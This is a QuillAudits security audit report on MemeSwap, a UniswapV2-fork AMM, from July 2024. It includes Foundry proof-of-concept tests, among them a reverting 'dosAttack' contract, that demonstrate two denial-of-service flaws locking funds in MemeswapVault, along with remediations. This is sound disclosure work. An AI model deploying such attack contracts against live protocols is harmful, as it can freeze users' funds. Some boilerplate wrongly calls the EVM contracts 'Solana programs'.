QuillAudits

Audit Report
July, 2024

For

memeswap

Table of Content

Table of Content


Executive Summary

Project Name	MemeSwap
Overview	Memeswap provides an alternative AMM for the trending meme launch activities. Memeswap is a fork of UniswapV2 with modifications.
Timeline	25th June 2024 - 15th July 2024
Updated Code Received	25th July 2024
Second Review	26th July 2024 - 29th July 2024
Method	Manual Review, Functional Testing, Automated Testing, etc. All the raised flags were manually reviewed and re-tested to identify any false positives.
Audit Scope	The scope of this audit was to analyze the MemeSwap Contract for quality, security, and correctness.
Source Code	https://github.com/tkzo/memeswap-contracts
Commit Hash	7e9adc4cd43e003393275f5aa2febd8af3762878
Blockchain	EVM

Executive Summary

Contracts in-Scope	src/MemeswapRouter.sol src/interfaces/IMemeswapTokenFactory.sol src/interfaces/IMemeswapRouter.sol src/interfaces/IMemeswapPairBase.sol src/interfaces/IMemeswapVault.sol src/interfaces/IMemeswapFactory.sol src/interfaces/IMemeswapCallee.sol src/interfaces/IMemeswapPair.sol src/interfaces/IMemeswapLock.sol src/interfaces/IMemeswapToken.sol src/MemeswapTokenFactory.sol src/MemeswapLock.sol src/libraries/MemeswapLibrary.sol src/MemeswapToken.sol src/MemeswapFactory.sol src/MemeswapCollector.sol src/MemeswapPair.sol src/MemeswapPairBase.sol src/MemeswapVault.sol
Branch	Main
Fixed In	1.5 Weeks

Number of Security Issues per Severity



🟥 High 🟨 Medium

🟩 Low 🟪 Informational

	High	Medium	Low	Informational
Open Issues	0	0	0	0
Acknowledged Issues	0	2	1	0
Partially Resolved Issues	0	0	0	0
Resolved Issues	2	1	3	10

Checked Vulnerabilities

- ✓ Access Management
- ✓ Arbitrary write to storage
- ✓ Centralization of control
- ✓ Ether theft
- ✓ Improper or missing events
- ✓ Logical issues and flaws
- ✓ Arithmetic Correctness
- ✓ Race conditions/front running
- ✓ SWC Registry
- ✓ Re-entrancy
- ✓ Timestamp Dependence
- ✓ Gas Limit and Loops
- ✓ Exception Disorder
- ✓ Gasless Send
- ✓ Use of tx.origin
- ✓ Malicious libraries
- ✓ Compiler version not fixed
- ✓ Address hardcoded
- ✓ Divide before multiply
- ✓ Integer overflow/underflow
- ✓ ERC's conformance
- ✓ Dangerous strict equalities
- ✓ Tautology or contradiction
- ✓ Return values of low-level calls
- ✓ Missing Zero Address Validation
- ✓ Private modifier
- ✓ Revert/require functions
- ✓ Multiple Sends
- ✓ Using suicide
- ✓ Using delegatecall
- ✓ Upgradeable safety
- ✓ Using throw

Checked Vulnerabilities

- ✓ Using inline assembly
- ✓ Unsafe type inference
- ✓ Style guide violation
- ✓ Implicit visibility level

Techniques and Methods

Throughout the audit of Memeswap, care was taken to ensure:

- The overall quality of code.
- Use of best practices.
- Code documentation and comments match logic and expected behaviour.
- Token distribution and calculations are as per the intended behaviour mentioned in the whitepaper.
- Implementation of various token standards.
- Efficient use of gas.
- Code is safe from re-entrancy and other vulnerabilities.

The following techniques, methods, and tools were used to review all the Solana programs.

Structural Analysis

In this step, we have analysed the design patterns and structure of Solana programs. A thorough check was done to ensure the Solana program is structured in a way that will not result in future problems.

Static Analysis

Static analysis of Solana programs was done to identify contract vulnerabilities. In this step, a series of automated tools are used to test the security of Solana programs.

Code Review / Manual Analysis

Manual Analysis or review of code was done to identify new vulnerabilities or verify the vulnerabilities found during the static analysis. Contracts were completely manually analysed, and their logic was checked and compared with the one described in the whitepaper. Besides, the results of the automated analysis were manually verified.

Gas Consumption

In this step, we have checked the behaviour of Solana programs in production. Checks were done to know how much gas gets consumed and the possibilities of optimising code to reduce gas consumption.

Types of Severity

Every issue in this report has been assigned to a severity level. There are four levels of severity, and each of them has been explained below.

High Severity Issues

A high severity issue or vulnerability means that your smart contract can be exploited. Issues on this level are critical to the smart contract’s performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the smart contract code. Issues on this level could potentially bring problems, and they should still be fixed.

Low Severity Issues

Low-level severity issues can cause minor impact and are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are four severity issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

High Severity Issues

1. Malicious Contract Exploit Freezing MemeswapVault and Locking Funds

Path

src/MemeswapVault.sol

Description

The MemeswapVault contract manages staking, enqueuing, renting, and claiming processes for the Memeswap protocol. Users can stake their Ether, join the queue, and claim rewards through various functions within the contract.

A significant problem occurs with the trigger modifier, which attempts to dequeue items and send Ether to the queued user. If the recipient is a malicious contract that reverts the transaction through its receive or fallback function, the entire operation fails. This creates a Denial of Service (DoS) condition, halting the protocol and causing funds to be stuck.

Here's how the attack works:

User Stake: A legitimate user stakes 1 Ether in the vault.

Attacker Stake and Enqueue: An attacker stakes 1 Ether and immediately enqueues the same amount.

Dequeue Trigger: Any subsequent call to functions with the trigger modifier attempts to dequeue the attacker's Ether. The attacker's contract reverts the transaction, causing a DoS condition.

Protocol Halt: Continuous transaction reversion halts all operations, preventing further activity and causing funds to be stuck.

Proof of concept

```
function test_Dos1() public {
                address user1 = makeAddr("user1");
                vm.startPrank(user1);
                vm.deal(user1, 1 ether);
                vault.stake{value : 1 ether}(address(0));
                vm.stopPrank();

               dosAttack attacker = new dosAttack(address(vault));
               attacker.attack{value : 1 ether}();

               vm.startPrank(user1);
               vm.deal(user1, 1 ether);
               vm.expectRevert();
               vault.stake{value : 1 ether}(address(0));
               vm.stopPrank();
}
contract dosAttack {
          IMemeswapVault public vault;

          constructor(address _vault) {
                  vault = IMemeswapVault(_vault);
           }
           function attack() payable public {
                  vault.stake{value : msg.value}(address(0));
                  vault.enqueue{value: msg.value}(address(0));
            }
           receive() external payable {
                   revert();
            }
}
      fallback() external payable {
                    revert();
           }
}
```

Result

```
 ├── [26380] MemeswapVault::stake{value: 1000000000000000000}
(0x0000000000000000000000000000000000000000)
    │   ├── [9260] WETH9::withdraw(1000000000000000000 [1e18])
    │   │   ├── [55] MemeswapVault::receive{value: 1000000000000000000}()
    │   │   │   └── ← [Stop]
    │   │   ├── emit Withdrawal(src: MemeswapVault:
[0xa0Cb889707d426A7A386870A03bc70d1b0697598], wad: 1000000000000000000
[1e18])
    │   │   └── ← [Stop]
    │   ├── [61] dosAttack::receive{value: 1000000000000000000}()
    │   │   └── ← [Revert] EvmError: Revert
    │   └── ← [Revert] TRANSACTION_FAILED()
    └── ← [Revert] TRANSACTION_FAILED()
```

Impact

This issue completely halted the protocol. Functions that use the trigger modifier will fail due to the forced reversion, preventing users from staking, enqueuing, renting, or claiming rewards. The protocol becomes unusable, leading to a total shutdown and causing funds to be stuck in the contract.

Remediation

To fix this issue, it is crucial to implement a secure mechanism for handling Ether transfers that can fail gracefully without reverting the entire transaction.

1. **Use Pull Payments:**
Implement a pull payment mechanism where users can withdraw their Ether in a separate transaction. Maintain a record of Ether amounts to be withdrawn by each user.

2. **Graceful Error Handling:**
Ensure that Ether transfers do not revert the entire transaction. Handle transfer failures gracefully and log the event for further inspection.

Status

Resolved

2. Potential Denial of Service in MemeswapVault: Enqueue and Dequeue Manipulation Exploit

Path

src/MemeswapVault.sol

Description

A critical Denial of Service (DoS) vulnerability in the MemeswapVault contract. The vulnerability is related to the enqueue and dequeue logic, specifically how the dequeuePossible function interacts with the enqueue process, potentially leading to a state where the contract becomes unusable due to arithmetic underflow or overflow. The MemeswapVault contract allows users to enqueue ether and stake it. The staking process involves renting liquidity to newly deployed tokens. However, the logic in the dequeuePossible function can be manipulated to create a situation where the dequeue function can never be called successfully, leading to a critical DoS scenario.

Here is a detailed breakdown of the issue:

1. **Initial Setup:**
   - User stakes 1 ether in the vault, setting totalSupply to 1 ether and balances[msg.sender] to 1 ether.
   - The deployment of a new token rents 0.6 ether from the vault, which sets rentedSupply to 0.6 ether.
2. **Enqueue Without Dequeue:**
   - The condition in dequeuePossible() is manipulated to return false by ensuring that totalSupply - rentedSupply is less than the enqueued amount.
   - This prevents the dequeue function from being called within the trigger modifier.
3. **Enqueue Manipulation:**
   - The attacker enqueues multiple amounts (1 ether, 2 ether, 4 ether) without dequeuing, due to the condition if (_amount > balances[msg.sender] + userTotalQueue[msg.sender]).
4. **Triggering Dequeue:**
   - When a legitimate user tries to stake, the dequeuePossible() function returns true, leading to the dequeue process.
   - The first legitimate enqueue is returned correctly, but subsequent enqueues cause an arithmetic underflow or overflow.

5. **Underflow/Overflow Error:**
   - The condition balances[user] -= amount in the dequeue function leads to an underflow or overflow when trying to dequeue more than the user’s balance.

Proof of Concept

```
function test_Dos2() public {
    vault.stake{value: 1 ether}(address(0));
    test_Deployed("token1");
    vault.enqueue(1 ether, address(0));
    vault.enqueue(2 ether, address(0));
    vault.enqueue(4 ether, address(0));

    vm.deal(address(1), 80 ether);
    vm.startPrank(address(1));
    vault.stake{value : 1 ether}(address(0));
    vault.stake{value : 2 ether}(address(0));
    vm.expectRevert();
    vault.stake{value : 4 ether}(address(0));
    vm.stopPrank();
}
```

1. A user stakes 1 ether, setting up the vault.
2. A new token is deployed, renting 0.6 ether from the vault.
3. The user enqueues 1 ether, 2 ether, and 4 ether without triggering a dequeue.
4. Another user stakes additional amounts, causing the dequeue process to execute.
5. The dequeue process eventually fails due to arithmetic underflow or overflow.

Result

```
    └─ ← [Revert] panic: arithmetic underflow or overflow (0x11)
```

Impact

The impact of this vulnerability is severe:

- The contract can be permanently locked, preventing any further enqueue or dequeue operations.
- Users’ funds could be stuck in the contract indefinitely.
- The contract’s functionality is compromised, leading to a loss of trust and potential financial loss.
- Trigger an arithmetic underflow, causing the contract to revert and halt permanently.

Remediation

To address this issue, consider the following remediation steps:

1.Update dequeuePossible Logic:
Ensure that the condition in dequeuePossible correctly handles edge cases where totalSupply and rentedSupply might create an imbalance.

2. Modify dequeue Function:
Add additional checks to prevent arithmetic underflow or overflow in the balances[user] -= amount statement.

Status

Resolved

Medium Severity Issues

1. Incorrect use of logical operator in createPair

Path

src/MemeswapFactory.sol#L-115

Description

The createPair() function is using && instead of ||, this will allow an actor to create a pair with just one whitelisted token. Instead both the tokens should be checked for being whitelisted to make sure that pairs are only created with whitelisted tokens.

Remediation

The logical operator `&&` should be replaced with `||`.

Developer Response

This is by design. Any token paired with a whitelisted token is welcomed as a new pair.

Status

Acknowledged

2. Unrestricted Access to Pair Creation Function Allows Unauthorized Pair Creation

Path

src/MemeswapFactory.sol

Description

The createPair function in the MemeswapFactory contract is currently open for anyone to call. This exposes the function to unauthorized access, allowing any user to create trading pairs, which should be controlled by the MemeswapTokenFactory.

Remediation

Restrict the access of the createPair function to be callable only by the MemeswapTokenFactory. This ensures that only whitelisted tokens are added in pairs and maintains the integrity of the pair creation process.

Proof of Concept

```
function createPair( address tokenA, address tokenB ) external returns (address pair)
{
if (msg.sender != MemeswapTokenFactory) revert FORBIDDEN(); // Ensure only the factory
can call
——————————
————————
————
}
```

Developer Response

This is by design. Any token paired with a whitelisted token is welcomed as a new pair.

Status

Acknowledged

3. Potential Slippage Risk Due to Zero Minimum Amounts in liquidate Function

Description

In the ` MemeswapCollector::liquidate` function, the parameters amountAMin and amountBMin for removing liquidity are set to zero. This configuration allows for up to 100% slippage during liquidity removal, potentially resulting in significant losses or unexpected behavior.

Impact

Setting these parameters to zero means the contract does not enforce any minimum amount for the tokens received from liquidity removal. This could result in all of the liquidity being removed at unfavorable rates, potentially leading to a significant loss of funds or exploitation.

Remediation

Introduce sensible minimum values for amountAMin and amountBMin to mitigate slippage risk. Consider defining a minimum acceptable slippage threshold to protect against severe losses.

Status

Resolved

Low Severity Issues

1. Lack of mechanism to change the tax

Path

src/MemeswapToken.sol#L-28, #L-29

Description

The storage variables of `buyTax` and `sellTax` cannot be changed once they are assigned in the constructor, there is no mechanism in the `MemeswapToken.sol` to change these storage variables. There is only a function `removeTax()` that would make both these variables as `0`.

Remediation

Two functions to change both these variables should be added with proper access control mechanisms.

Developer Response

By design tax is not adjustable, just removable as a single time event.

Status

Acknowledged

2. Contract can be initialized multiple times by the owner

Path

src/MemeswapTokenFactory.sol#L-94

Description

The `initialize()` function can be called multiple times by the owner and he can eventually change the `vault` once it is assigned. This possesses a centralization risk in the contract that could be abused by the owner. There is no condition in the `initialize()` function that would check if the contract has already been initialized.

Remediation

The `vault` should not be changed once it is assigned. A conditional statement should be added that would verify if the contract has already been initialized.

Status

Resolved

3. Missing Caps and Checks Leading to Overflow and Fee Risks

Path

src/MemeswapTokenFactory.sol#L-94

Description

There are vulnerabilities related to missing caps and checks in the contract system, which can lead to overflow issues and unregulated fee structures. Key variables such as chadBar and valhallaFee lack proper limits, increasing the risk of exploitative behavior and unintended consequences.

1. **Overflow Risk with Large chadBar Values:**

   The MemeSwapVault::chadBar value, if set to an excessively large number, can cause the chad function to always return false due to overflow in the condition reserve > amount * chadBar.

2. **Unintended Behavior with Zero chadBar:**

   Setting MemeSwapVault::chadBar to zero causes the chad function to always return true, as reserve > amount * chadBar simplifies to reserve > 0.

3. **Uncapped valhallaFee:**

   The MemeSwapVault::valhallaFee can be set to values as high as 99%, leading to a disproportionate amount of remaining LP tokens being sent to the fee collector. This is problematic as it can be exploited to direct excessive amounts to the fee collector.

4. **Max Tax Capping:**

   The MemeswapTokenFactory::setMaxTax function sets the MemeswapTokenFactory::maxTax value without constraints, which could lead to excessively high tax rates being applied.

Remediation

1. **Implement a Cap on chadBar Value:**
   Introduce a maximum allowable value for MemeSwapVault::chadBar to prevent overflow issues and ensure it operates within a reasonable range.
2. **Add Validation for Zero chadBar:**
   Ensure MemeSwapVault::chadBar is never set to zero or adjust the chad function to handle zero values explicitly.
3. **Cap the valhallaFee:**
   Implement a cap on MemeSwapVault::valhallaFee to prevent excessive amounts of LP tokens from being directed to the fee collector.
4. **Enforce Max Tax Limits:**
   Apply a cap on the maxTax value in the setMaxTax function to avoid excessively high tax rates and maintain protocol integrity.

Status

Resolved

4. Redundant check in launch() function

Path

src/MemeswapTokenFactory.sol#L-112

Description

The check `if (msg.value == 0)` on line 112 is redundant as there is already a check `if (msg.value < _params.buyAmount)` on the very next line. Therefore the check on line 112 is just a waste of gas.

Remediation

This check should be removed because it is fulfilling no purpose in this context.

Status

Resolved

Informational Issues

1. Length of _params.taxes should be verified before passing to deploy

Path

src/MemeswapTokenFactory.sol#L-120

Description

The array _params.taxes is passed to the `deploy()` function line 120, this `deploy()` expects this array to have at least 4 elements but the users can pass the array of any length. This length should be verified to prevent the execution state from breaking.

Remediation

A check should be added that would verify that _params.taxes is at least of length 4.

Status

Resolved

2. Event Emission Missing for State Changes

Path

src/MemeswapTokenFactory.sol#L-120

Description

Certain functions in the Memeswap contracts perform state changes without emitting corresponding events. This reduces transparency and makes it harder to track these changes off-chain. The following functions should emit events:

Functions to Update:

- MemeswapTokenFactory.setMaxTax(uint256) (src/MemeswapTokenFactory.sol#100-102)
- MemeswapVault.setParams(uint256,uint256,uint256,uint256) (src/MemeswapVault.sol#146-160)
- MemeswapVault.setChadBar(uint256) (src/MemeswapVault.sol#332-336)
- MemeswapVault.setValhallaFee(uint256) (src/MemeswapVault.sol#355-361)

Remediation

Enhance these functions by adding appropriate event emissions. This will ensure that changes to state variables are properly logged and can be easily tracked on the blockchain.

Status

Resolved

3. Optimize Gas by Marking Variables as Immutable or Constant

Description

Certain variables in the Memeswap contracts should be marked as immutable or constant to improve gas efficiency and security. Immutable variables are set at deployment and cannot be changed, while constant variables are fixed and used directly in the contract's bytecode.

Variables to Update

- Immutable:
  - MemeswapFactory.lock (src/MemeswapFactory.sol#38)
  - MemeswapLock.factory (src/MemeswapLock.sol#30-31)
  - MemeswapPair.factory (src/MemeswapPair.sol#36)
  - MemeswapPair.memeswapLock (src/MemeswapPair.sol#44-45)
  - MemeswapPairBase.DOMAIN_SEPARATOR (src/MemeswapPairBase.sol#12-14)
  - MemeswapToken.buyBackMode (src/MemeswapToken.sol#30-31)
  - MemeswapToken.factory (src/MemeswapToken.sol#34-35)
  - MemeswapToken.router (src/MemeswapToken.sol#31)
  - MemeswapToken.tokenFactory (src/MemeswapToken.sol#35-36)
  - MemeswapTokenFactory.factory (src/MemeswapTokenFactory.sol#41-44)
  - MemeswapTokenFactory.router (src/MemeswapTokenFactory.sol#41)
  - MemeswapVault.factory (src/MemeswapVault.sol#57)
  - MemeswapVault.weth (src/MemeswapVault.sol#56-57)
- Constant:
  - MemeswapFactory.maxFee (src/MemeswapFactory.sol#40-41)
  - MemeswapVault.minAmount (src/MemeswapVault.sol#64-65)
- Remove
  - MemeswapVault.valhallaFees (src/MemeswapVault.sol#70-71) is never used

Remediation

Update the specified variables to immutable or constant to reduce gas costs and prevent unintended changes.

Status

Resolved

4. Unoptimized conditional checks

Path

src/MemeswapCollector.sol#L-65,#L-70, #L-114

Description

The condition `if (!initialized)` in `setLiquidator()`, `setTreasury()` and `withdrawToken()` functions are unoptimized and a waste of gas. The reason is there is no need to verify the initialization everytime `liquidator` or `treasury` is changed or tokens are withdrawn as the `initialized` variable is checked whenever the `collect()` or `liquidate()` function is called. Therefore the collector cannot be used until it's initialized.

Remediation

To make the process of changing the `liquidator` or `treasury` more optimized. Remove these conditions from the two mentioned functions.

Status

Resolved

5. DOMAIN_SEPARATOR should be declared as Immutable

Path

src/MemeswapPairBase.sol#L-14

Description

DOMAIN_SEPARATOR variable should be declared as immutable as it is not getting changed once getting initialized in the constructor.

Remediation

Declare DOMAIN_SEPARATOR as immutable.

Status

Resolved

6. Lack of error handling in the _burn() function

Path

src/MemeswapPairBase.sol#L-43

Description

There is no error handling on the _burn() function for the scenario when the `from` address has less balance than the `value`. This would break the flow of the execution.

Remediation

The function should throw an error when the `from` address does not have enough tokens to burn.

Status

Resolved

7. Lack of error handling in the transferFrom() function

Path

src/MemeswapPairBase.sol#L-76

Description

The error handling in transferFrom() function is not done properly, it should also verify that allowance in `allowance[from][msg.sender]` is greater than the `value` else it should throw an error.

Remediation

The function should throw an error when `allowance[from][msg.sender]` is less than `value`.

Status

Resolved

8. Inconsistent naming conventions in the `lock()` function

Path

src/MemeswapPair.sol#L-93

Description

The variable naming conventions and conditions in the lock() function should be consistent with the function name. Instead of using `unlocked`, use `locked` as that would make more sense with the function name.

Remediation

Along with changing the names of variables, the value should also be reverted. If you use `locked`, the condition on line 94 should become `if (locked != 0)` instead of `if (unlocked != 1)`.

Status

Resolved

9. Verify the length of `urls` in the constructor

Path

src/MemeswapToken.sol#L-70

Description

The length of the `urls` should be verified before they can be stored in the storage of the contract. Because according to the logic in the contract, the url array should have a maximum length of 10. This length is verified when updating the `urls` but it is not getting verified in the constructor.

Remediation

The length of the `urls` parameter should also be verified in the constructor that it must not exceed 10.

Status

Resolved

10. Lack of NatSpec documentation in all the contracts

Path
All the files

Description
There is a lack of NatSpec documentations in all the contracts in the protocol which makes it less unreadable for the team as well as for future users of the protocol .

Remediation
Proper natspec documentations should be added above all the functionalities of the protocol.

Status
Resolved

Closing Summary

In this report, we have considered the security of the Memeswap Contract. We performed our audit according to the procedure described above.

Some issues of High, Medium, Low and informational severity were found, Some suggestions and best practices are also provided in order to improve the code quality and security posture.

Disclaimer

QuillAudits Smart contract security audit provides services to help identify and mitigate potential security risks in Memeswap smart contract. However, it is important to understand that no security audit can guarantee complete protection against all possible security threats. QuillAudits audit reports are based on the information provided to us at the time of the audit, and we cannot guarantee the accuracy or completeness of this information. Additionally, the security landscape is constantly evolving, and new security threats may emerge after the audit has been completed.

Therefore, it is recommended that multiple audits and bug bounty programs be conducted to ensure the ongoing security of Memeswap smart contracts. One audit is not enough to guarantee complete protection against all possible security threats. It is important to implement proper risk management strategies and stay vigilant in monitoring your smart contracts for potential security risks.

QuillAudits cannot be held liable for any security breaches or losses that may occur subsequent to and despite using our audit services. It is the responsibility of the Memeswap to implement the recommendations provided in our audit reports and to take appropriate steps to mitigate potential security risks.

About QuillAudits

QuillAudits is a leading name in Web3 security, offering top-notch solutions to safeguard projects across DeFi, GameFi, NFT gaming, and all blockchain layers. With six years of expertise, we've secured over 1000 projects globally, averting over $30 billion in losses. Our specialists rigorously audit smart contracts and ensure DApp safety on major platforms like Ethereum, BSC, Arbitrum, Algorand, Tron, Polygon, Polkadot, Fantom, NEAR, Solana, and others, guaranteeing your project's security with cutting-edge practices.

1000+
Audits Completed

$30B
Secured

1M+
Lines of Code Audited

Follow Our Journey

Audit Report
July, 2024

For

memeswap

QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com

audits@quillhash.com